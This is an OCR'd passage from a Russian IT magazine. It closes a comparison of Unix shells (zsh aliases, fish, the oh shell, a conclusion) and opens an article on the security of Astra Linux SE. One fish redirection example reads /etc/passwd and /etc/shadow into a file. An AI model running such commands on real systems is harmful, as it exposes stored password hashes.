
Еще одна полезная возможность — глобальные псевдонимы. Проще всего их рассмотреть на примере. Зададим следующие псевдонимы:

```
zsh$ alias -g L='| less'
zsh$ alias -g G='| grep'
```

Теперь наберем команду

```
zsh$ apt-cache search linux G lowlatency L
```

При выполнении zsh раскроет эту команду, и без набора лишних букв мы отфильтруем все low latency ядра, выведя их список с помощью less.



Использование глобальных псевдонимов в zsh

Есть также псевдонимы расширений, которые позволяют открыть файл с каким-то расширением, просто набрав его имя в командной строке, — при этом запускается заданная в псевдониме команда. Автокоррекция? И она тоже предлагается — возможности аналогичны tcsh.

В смысле же написания скриптов и расширения функциональности zsh предоставляет отличный набор возможностей, в том числе режимы совместимости с sh, csh и ksh, операции с плавающей точкой (как и в ksh) и даже сетевые функции (в том числе сокеты), реализованные с помощью загружаемых модулей zsh, — имеется написанный таким образом скрипт HTTP-сервера.

Бенчмарк выполнился примерно за 1 мин 14 с, что в сочетании с мощностью данной оболочки выглядит очень неплохим результатом.


Резюме: оболочка очень удачна как в качестве интерактивной, так и в качестве средства для написания скриптов. Могут возникнуть некоторые сложности с настройкой, но их легко решить, используя готовые файлы конфигурации.

FISH


Простота использования:	**8**
Функциональность:	**5**
Скорость:	**N/A**

Данная оболочка появилась в 2005 году, поэтому она базируется на несколько иных принципах, чем уже описанные оболочки. В частности, для сохранения переменных используется демон fishd, который стартует при запуске первого экземпляра fish данного пользователя. Fish занимает приблизительно 45,5 Мбайт виртуальной памяти, fishd — 26 Мбайт, что в итоге дает общий объем больший, чем у любой другой описанной оболочки.

При запуске появляется приглашение командной строки с краткой информацией о том, как получить справку. При наборе первых букв высвечивается подсказка с возможным окончанием команды, выделенным серым цветом. При наборе двух букв и нажатии на Tab появляется список команд с краткой информацией по ним (время от времени нужно обновлять с помощью fish_update_completions). По команде help с помощью xdg-open будет запущен браузер. Попытка выполнить эту команду в текстовом режиме успехом не завершилась — помимо того что она не смогла найти нужный дисплей, сперва не вышло найти links/lynx, а после их установки справка все равно не отобразилась.



Подсказка при наборе команды в fish




Краткое описание команд при автодополнении

Для настройки fish есть два пути. Первый — настроить его вручную с помощью любимого текстового редактора (или скачать аналог oh-my-zsh для fish, который, к слову, и называется почти так же — oh-my-fish). Второй — использовать команду fish_config, которая запустит встроенный веб-сервер и отобразит страницу настройки в браузере. В теории последний вариант выглядит предпочтительным для новых пользователей. На практике же... после запуска этой команды браузер, конечно, открылся — но сделать в нем ничего нельзя было из-за отсутствия jquery.js. Возможно, проблема кроется в дистрибутиве — я использовал fish из репозиториев Ubuntu 15.04 (в CentOS 7 и Debian 8 такой пакет отсутствует).

О плюсах — помимо подсветки команд и их аргументов разным цветом, есть еще удобное перенаправление вывода, которое требует чуть меньше нажатий на клавиатуру. Например, следующая команда перенаправляет как стандартный вывод, так и вывод ошибок в файл test:

```
fish$ cat /etc/passwd /etc/shadow > test ^&1
```

Еще имеется история аргументов. Допустим, если нужно после пинга запустить traceroute на тот же адрес, набираем traceroute и жмем <Alt + стрелка вверх>. Оп — и появился введенный ранее адрес.



Веб-интерфейс настройки fish

В смысле написания скриптов данная оболочка не совместима ни с какой другой. Так, для присвоения значений используется синтаксис set var 0 (аналогично var=0), вместо операторов && и || — and и or, вместо обратных кавычек или синтаксиса $() для выполнения результатов команды — обычные скобки, циклы имеют иной синтаксис... Конечно, синтаксис это довольно сильно упрощает, но итогом становится непортируемость скриптов.

Быстродействие оценить я не смог из-за банального отсутствия в fish встроенной арифметики. Есть команда math, но она вызывает bc, что для тестирования не подходит. Я все же попытался, однако скрипт выполнялся крайне медленно и стандартное для данного бенчмарка количество операций не смог выполнить даже за час.

Резюме: оболочка заточена под десктоп-ориентированного новичка. Подсветка команд и аргументов, мини-справка по этим командам, веб-интерфейс встроенной справки и конфигурирования. Однако для применения в чистой консоли и на серверах fish не подходит. Кроме того, несовместимость с остальными оболочками делает ее еще менее пригодной для классической работы.

oh shell

Базовая часть оболочки oh написана на Go. Синтаксис же представляет собой сильно модифицированный Scheme, усовершенствованный с целью поддержки объектов первого класса и хвостовой рекурсии. Как и ранние реализации Scheme, oh рассматривает любую сущность в качестве объекта первого класса, что позволяет построить достаточно мощный заменитель ООП.

Также, поскольку интерпретатор oh написана на Go, он поддерживает параллелизм с помощью каналов, которые опять же являются объектами первого класса. Поскольку oh использует один и тот же синтаксис как для кода, так и для данных, каналы и пайпы зачастую взаимозаменяемы. Oh также поддерживает саморасширяемость — большая часть oh написана на самом oh.

Данную оболочку можно найти на гитхабе.

ЗАКЛЮЧЕНИЕ

Несмотря на обилие графических интерфейсов и языков программирования, оболочки по-прежнему применяются в обиходе системных администраторов и в недрах *nix-систем в целом. Выбор, однако, как явственно показывается в статье, достаточно большой и зависит от нужд пользователя.

Если необходима оболочка с мощным потенциалом в плане написания скриптов, можно посоветовать ksh — она совместима с sh, но поддерживает в том числе зачатки ООП. Правда, для нормального программирования лучше все же использовать инструменты, для этого предназначенные. Если нужна оболочка с «красивостями» наподобие подсветки команд и веб-интерфейса для настройки, на эту роль более всего подходит fish. Стоит, однако, учесть, что синтаксис ее ни с чем не совместим. Если же необходима скорость скриптов — в этом случае обрати внимание на крайне быструю dash (недаром эту оболочку выбрали в качестве системной в Ubuntu). Одна незадача — dash совершенно не подходит для интерактивного использования. Ну а если хочется просто с удобством работать, то тут имеются два варианта: tcsh и zsh. Первая опять же несовместима в плане написания скриптов с иными и достаточно медленна, но в ней по историческим причинам автодополнение очень развито. Zsh же может эмулировать как csh, так и старые версии ksh, при этом обладая уникальными возможностями автодополнения и настройки строки приглашения.

Выбрать есть из чего, не так ли? ⌤

UNIXOID

РУССКИЙ БРОНИРОВАННЫЙ DEBIAN

ASTRA LINUX

КАК УСТРОЕНА НОВАЯ МОДЕЛЬ УПРАВЛЕНИЯ ДОСТУПОМ В ASTRA LINUX SE

Евгений Лебеденко
DearDiaryLJ@gmail.com

От редакции:

Россия, как известно, — родина слонов. А также ракетных комплексов, подводных лодок, танков и, как оказалось, не менее бронированных операционных систем. Если ты рубишь в ИБ и живешь в России, то это как раз тот вид вооружений, которым ты можешь интересоваться и даже гордиться. Astra Linux SE — одна из таких ОС. Наш автор Евгений Лебеденко — специалист по таким системам, так что приготовься к рассмотрению безопасности в Linux с максимально серьезной стороны!

Операционные системы сегодня — это не просто набор служебных функций, который позволяет компьютеру работать. Операционки стали играть огромную роль в мире потребительской электроники: Microsoft приспосабливает Windows для всех возможных устройств, Apple экспериментирует с интерфейсом мобильных и десктопных систем, Google развивает Android и одновременно превращает в операционную систему Chrome.


В корпоративной среде прогресс ОС тоже идет по полной: программно-конфигурируемые сети (SDN), виртуальные серверы, глобальные и частные облака. Здесь на первый план выходит не юзабилити, а защищенность и соответствие жестким требованиям к безопасности.

Есть и еще одна область, в которой защита превыше всего, — это ОС для государственных и военных нужд. Это еще один параллельный мир операционных систем — безумно консервативный, но и в нем существует прогресс. Причем не только за рубежом, но и у нас. Показательный пример — это дистрибутив Astra Linux SE.

ПЯТЬ ЛЕТ. ПОЛЕТ НОРМАЛЬНЫЙ

Astra Linux — не единственный российский защищенный дистрибутив. Есть и другие, и все они успешно прошли проверку в органах сертификации и нашли свои рыночные ниши. Детище НПО «РусБИТех» — не исключение. Astra Linux SE с завидной регулярностью получает сертификаты соответствия в системах сертификации ФСТЭК, Министерства обороны и ФСБ. Действующие на настоящий момент версии имеют «срок годности» до 2018 года.

На основе Astra Linux развернуты и функционируют десятки информационных систем — как в государственных, так и в коммерческих структурах. Среди них, например, такие крупные, как защищенная платформа для государственной автоматизированной системы гособоронзаказа.



В составе дистрибутива Astra Linux SE есть все необходимое, чтобы развернуть защищенную инфраструктуру

Astra Linux отметился и в популярной ныне теме импортозамещения. Вполне вероятно, что органы госвласти самого «санкционированного» российского региона — Республики Крым — будут использовать эту ОС в качестве базы для своей инфраструктуры ИТ. В общем, менеджерам «РусБИТех» есть чем гордиться. Но нас, конечно, больше всего интересуют не те достижения, что связаны с продажами и историями успеха.

